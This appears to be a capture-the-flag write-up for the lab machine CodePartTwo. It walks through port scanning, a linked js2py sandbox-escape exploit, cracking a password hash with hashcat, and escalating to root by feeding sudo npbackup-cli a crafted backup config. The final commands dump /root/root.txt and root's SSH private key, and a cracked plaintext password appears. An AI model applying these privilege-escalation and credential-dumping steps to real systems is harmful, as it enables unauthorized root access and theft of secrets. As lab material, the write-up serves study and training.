Reconnaissance
TCP Scan
┌──(naclapor㉿kali)-[~/]

└─$
sudo nmap -sC -sV -O 10.10.11.82
└─$
Nmap scan report for 10.10.11.82 (10.10.11.82)
Host is up (0.032s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodePartTwo
8800/tcp open  http    SimpleHTTPServer 0.6 (Python 3.8.10)
|_http-server-header: SimpleHTTP/0.6 Python/3.8.10
|_http-title: Directory listing for /
Gunicorn (short for Green Unicorn) is a WSGI application server written in Python.
In practice:
- It's an intermediate server that sits between your Python web application (e.g., Django, Flask, FastAPI, etc.) and the front-end web server (like Nginx).
- It translates HTTP requests into WSGI calls and forwards them to your Python application.
- It's multiprocess and can handle multiple requests in parallel, improving performance compared to running
python app.pydirectly. - It's often used together with Nginx: Nginx handles web traffic (TLS, static files, reverse proxy), while Gunicorn runs the Python part.
Possible vulnerabilities:
- https://huntr.com/bounties/1b4f8f38-39da-44b6-9f98-f618639d0dd7
Enumeration
Port 8000

whatweb
┌──(naclapor㉿kali)-[~/]

└─$
whatweb http://10.10.11.82:8000/
└─$
http://10.10.11.82:8000/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[gunicorn/20.0.4], IP[10.10.11.82], Script, Title[Welcome to CodePartTwo]
directory fuzzing
┌──(naclapor㉿kali)-[~/]

└─$
gobuster dir -x .pdf -w /usr/share/wordlists/dirb/common.txt -u http://10.10.11.82:8000/
└─$
/dashboard            (Status: 302) [Size: 199] [--> /login]
/download             (Status: 200) [Size: 10708]
/login                (Status: 200) [Size: 667]
/logout               (Status: 302) [Size: 189] [--> /]
/register             (Status: 200) [Size: 651]
I go to the page http://10.10.11.82:8000/register and try to register with the following credentials:
ciao:ciao
I then access through the page http://10.10.11.82:8000/login and arrive at the dashboard.

There's the ability to execute and save code.
For now I don't get anything interesting.
Port 8800

 In http://10.10.11.82:8800/requirements.txt I find some interesting information.
Exploit
Doing a quick search, I come across this https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape/blob/main/README.md.
I revisit the code and create an exploit (https://github.com/naclapor/CVE-2024-28397), this way I get a shell for the app user.


Here I find the same things already seen in the directory listing on http://10.10.11.82:8800/.
The most interesting thing is the users.db database in http://10.10.11.82:8800/instance.

So I try to recover the passwords.
┌──(naclapor㉿kali)-[~/]

└─$
hashcat -m 0 -a 0 passwords.txt /usr/share/wordlists/rockyou.txt

I get the password for the user marco:

marco:sweetangelbabylove
This way I get the first flag.
Privilege Escalation
The user marco can run the command /usr/local/bin/npbackup-cli with administrator privileges:

npbackup-cli is a backup and restore tool developed by NetInvent.
In practice:
- It's a program that allows you to perform backups of data from a machine or repository.
- It allows you to restore files from backups to specific paths on the filesystem.
- It has many backup management options: snapshots, repositories, retention policies, repairing corrupted repositories, statistics, etc.
I try to understand what this command can do:
└─$
usage: npbackup-cli
       [-h]
       [-c CONFIG_FILE]
       [--repo-name REPO_NAME]
       [--repo-group REPO_GROUP]
       [-b]
       [-f]
       [-r RESTORE]
       [-s]
       [--ls [LS]]
       [--find FIND]
       [--forget FORGET]
       [--policy]
       [--housekeeping]
       [--quick-check]
       [--full-check]
       [--check CHECK]
       [--prune [PRUNE]]
       [--prune-max]
       [--unlock]
       [--repair-index]
       [--repair-packs REPAIR_PACKS]
       [--repair-snapshots]
       [--repair REPAIR]
       [--recover]
       [--list LIST]
       [--dump DUMP]
       [--stats [STATS]]
       [--raw RAW]
       [--init]
       [--has-recent-snapshot]
       [--restore-includes RESTORE_INCLUDES]
       [--snapshot-id SNAPSHOT_ID]
       [--json]
       [--stdin]
       [--stdin-filename STDIN_FILENAME]
       [-v]
       [-V]
       [--dry-run]
       [--no-cache]
       [--license]
       [--auto-upgrade]
       [--log-file LOG_FILE]
       [--show-config]
       [--external-backend-binary EXTERNAL_BACKEND_BINARY]
       [--group-operation GROUP_OPERATION]
       [--create-key CREATE_KEY]
       [--create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK]
       [--create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK]
       [--check-config-file]
I discover that I can modify the path to the configuration file.
So I create a new one forcing the backup on /root:
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /root
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
...
...
...
Subsequently, I run the following command:
┌──(naclapor㉿kali)-[~/]

└─$
sudo /usr/local/bin/npbackup-cli -c new.conf -b -f
And I get the second flag this way:
┌──(naclapor㉿kali)-[~/]

└─$
sudo /usr/local/bin/npbackup-cli -c new.conf -f --dump /root/root.txt
If I want, I can become root by recovering the id_rsa key to access via ssh:
┌──(naclapor㉿kali)-[~/]

└─$
sudo /usr/local/bin/npbackup-cli -c new.conf -f --dump /root/.ssh/id_rsa